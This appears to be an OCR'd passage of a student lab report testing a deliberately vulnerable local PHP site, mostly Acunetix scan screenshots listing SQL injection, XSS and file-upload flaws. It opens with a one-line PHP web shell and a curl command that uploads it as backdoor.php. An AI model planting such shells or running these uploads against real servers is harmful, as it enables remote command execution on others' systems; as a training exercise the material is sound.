
```php
<?php
    system($_GET['flag']);
?>
```

```
┌──(root㉿hahien)-[/opt/lampp/htdocs/vulnerabilities]
└─# curl -F submit=Upload -F "file_upload=@backdoor.php;type=image/png" "http://localhost/vulnerabilities/File_upload.php"
<!DOCTYPE html>
<html lang="en">
<head>
    <link rel="stylesheet" type="text/css" href="../css/style_fileUpload.css">
    <meta charset="UTF-8">
    <title>PHP_File-Upload</title>
</head>
<body>
    <div class="menu">
        <ul>
            <li><a href="?action=image">Upload file image</a></li>
            <li><a href="?action=zip">Upload file zip</a></li>
            <li><a href="upload/">Upload</a></li>
        </ul>
    </div>
    <div class="content">
        <form action="#" method="POST" enctype="multipart/form-data" id="main-form">
            <p>Select image to upload</p>
            <input type="file" name="file_upload">
            <input type="submit" name="submit" value="Upload">
        </form>
        upload/backdoor.php successfully uploaded!    </div>
</body>
</html>
```

# 6. SENSITIVE DATA EXPOSURE



# ACUNETIX SCAN WEB LO HONG



acunetix

Administrator 1

Dashboard
Targets
Vulnerabilities
Scans
Reports
Users
Scan Types
Network Scanner
Issue Trackers
Email Settings
Engines
Excluded Hours
Proxy Settings
About
Help

# Scan

Stop Scan | Pause Scan | Generate Report | WAF Export

Scan Information | Vulnerabilities | Site Structure | Events

HIGH

## Acunetix Threat Level 3

One or more high-severity type vulnerabilities have been discovered by the scanner. A malicious user can exploit these vulnerabilities and compromise the backend database and/or deface your website.

## Activity

Completed

Overall Progress 100%

| | |
|---|---|
| Scanning of localhost started | Jun 4, 2024, 1:59:45 AM |
| Antivirus not found | Jun 4, 2024, 1:59:46 AM |
| Scanning of localhost completed | Jun 4, 2024, 2:11:28 AM |
| Login forms were detected but LSR or Autologin are not being used | Jun 4, 2024, 2:11:28 AM |

| Scan Duration | Requests | Average Response Time | Locations |
|---|---|---|---|
| 11m 42s | 92,200 | 117ms | 174 |


## Target Information

| | |
|---|---|
| Address | https://localhost |
| Server | Apache/2.4.58 (Unix) OpenSSL/1.1.1w PHP/8.2.12 mod_perl/2.0.12 Perl/v5.34.1 |
| Operating System | Unix |
| Identified Technologies | PHP, Perl, Perl |
| Responsive | Yes |

## Latest Alerts

2 38 9 18

| | |
|---|---|
| Possible server path disclosure (Unix) | Jun 4, 2024, 2:09:40 AM |
| HTML form without CSRF protection | Jun 4, 2024, 2:09:39 AM |
| Source code disclosure | Jun 4, 2024, 2:09:37 AM |
| Possible server path disclosure (Unix) | Jun 4, 2024, 2:09:36 AM |
| Possible internal IP address disclosure | Jun 4, 2024, 2:09:36 AM |


https://127.0.0.1:3443/#/dashboard
Kali Linux
Kali Tools
Kali Docs
Kali Forums
Kali NetHunter
Exploit-DB
Google Hacking DB
OffSec
acunetix
Administrator
5
Dashboard
Targets
Vulnerabilities
Scans
Reports
Users
Scan Types
Network Scanner
Issue Trackers
Email Settings
Engines
Excluded Hours
Proxy Settings
About
Help
7
High Severity Vulnerabilities
50
Medium Severity Vulnerabilities
16
Low Severity Vulnerabilities
Scans Running
0
Scans Waiting
0
Total Scans Conducted
4
Open Vulnerabilities
73
Total Targets
4
Most Vulnerable Targets
https://localhost/vulnerabilities/Sql_injection.php
5
11
https://localhost
2
38
http://localhost:3000/
0
1
Top Vulnerabilities
HTML form without CSRF protection
29
Directory listing
6
Error message on page
3
Development configuration file
3
Source code disclosure
3

acunetix

Administrat

Vulnerabilities

WAF Export | Generate Report | Mark as | Retest | Send To Is

- Dashboard
- Targets
- Vulnerabilities
- Scans
- Reports
- Users
- Scan Types
- Network Scanner
- Issue Trackers
- Email Settings
- Engines
- Excluded Hours
- Proxy Settings
- About
- Help

Status: Open

| Severity | Vulnerability | URL | Parameter | Status | Confidence % | Last Seen |
|---|---|---|---|---|---|---|
| | Blind SQL Injection | https://localhost/vulnerabilities/Sql_injection.php | content_search | Open | 95 | Jun 4, 2024, 2:14:42 AM |
| | Cross site scripting | https://localhost/vulnerabilities/File_upload.php | file_upload | Open | 100 | Jun 4, 2024, 2:15:06 AM |
| | File upload XSS (Java applet) | https://localhost/vulnerabilities/File_upload.php | file_upload | Open | 95 | Jun 4, 2024, 2:15:05 AM |
| | SSL certificate invalid date | https://localhost/ | | Open | 95 | Jun 4, 2024, 2:00:05 AM |
| | SSL certificate invalid date | https://localhost/ | | Open | 95 | Jun 4, 2024, 2:14:36 AM |
| | Unrestricted file upload | https://localhost/vulnerabilities/File_upload.php | file_upload | Open | 95 | Jun 4, 2024, 2:15:05 AM |
| | Weak password | https://localhost/login.php | | Open | 80 | Jun 4, 2024, 2:00:09 AM |
| | Cross domain data hijacking | https://localhost/vulnerabilities/File_upload.php | file_upload | Open | 95 | Jun 4, 2024, 2:15:05 AM |
| | Development configuration file | https://localhost/phpmyadmin/package.json | | Open | 95 | Jun 4, 2024, 2:00:27 AM |

https://127.0.0.1:3443/#/scans/b02fd5de-d96a-4ce4-b412-cacab029599a/site-structure/2-6-7/vulnerabilities

Kali Linux | Kali Tools | Kali Docs | Kali Forums | Kali NetHunter | Exploit-DB | Google Hacking DB | OffSec

acunetix

- Dashboard
- Targets
- Vulnerabilities
- Scans
- Reports
- Users
- Scan Types
- Network Scanner
- Issue Trackers
- Email Settings
- Engines

# Scan

Scan Information | Vulnerabilities | Site Structure | Events

https://localhost/ > vulnerabilities > Sql_injection.php

- https://localhost/
  - vulnerabilities
    - Broken_Authentication
    - upload
    - DOM_XSS.php
    - File_upload.php
    - Sql_injection.php
    - admin.php
    - backdoor.php
    - broken_access_control.php
    - security_misconfiguration.php

https://localhost/vulnerabilities/Sql_injection.php

1 1 0 1

| Severity | Vulnerability | Parameter | Status |
|---|---|---|---|
| | Blind SQL Injection | content_search | Open |
| | HTML form without CSRF protection | <empty> | Open |
| | Content Security Policy (CSP) not implemented | | Open |

Items per page: 20 | 1 - 3 of 3 | 1

Dashboard
Targets
Vulnerabilities
Scans
Reports
Users
Scan Types
Network Scanner
Issue Trackers
Email Settings
Engines
Excluded Hours
Proxy Settings
About
Help

Scan

Stop Scan | Pause Scan | Generate Report | WAF Export

Scan Information | Vulnerabilities | Site Structure | Events

Filter

| Severity | Vulnerability | URL | Parameter | Status | Confidence % |
|---|---|---|---|---|---|
| | Blind SQL Injection | https://localhost/vulnerabilities/Sql_injection.php | content_search | Open | 95 |
| | Cross site scripting | https://localhost/vulnerabilities/File_upload.php | file_upload | Open | 100 |
| | File upload XSS (Java applet) | https://localhost/vulnerabilities/File_upload.php | file_upload | Open | 95 |
| | SSL certificate invalid date | https://localhost/ | | Open | 95 |
| | Unrestricted file upload | https://localhost/vulnerabilities/File_upload.php | file_upload | Open | 95 |
| | Cross domain data hijacking | https://localhost/vulnerabilities/File_upload.php | file_upload | Open | 95 |
| | Directory listing | https://localhost/vulnerabilities/ | | Open | 100 |
| | Directory listing | https://localhost/vulnerabilities/upload/ | | Open | 100 |
| | Directory listing | https://localhost/vulnerabilities/Broken_Authentication/class/ | | Open | 100 |

Mark as | Retest

## Blind SQL Injection

### Vulnerability Description

SQL injection (SQLi) refers to an injection attack wherein an attacker can execute malicious SQL statements that control a web application's database server.

The vulnerability affects **https://localhost/vulnerabilities/Sql_injection.php , content_search**

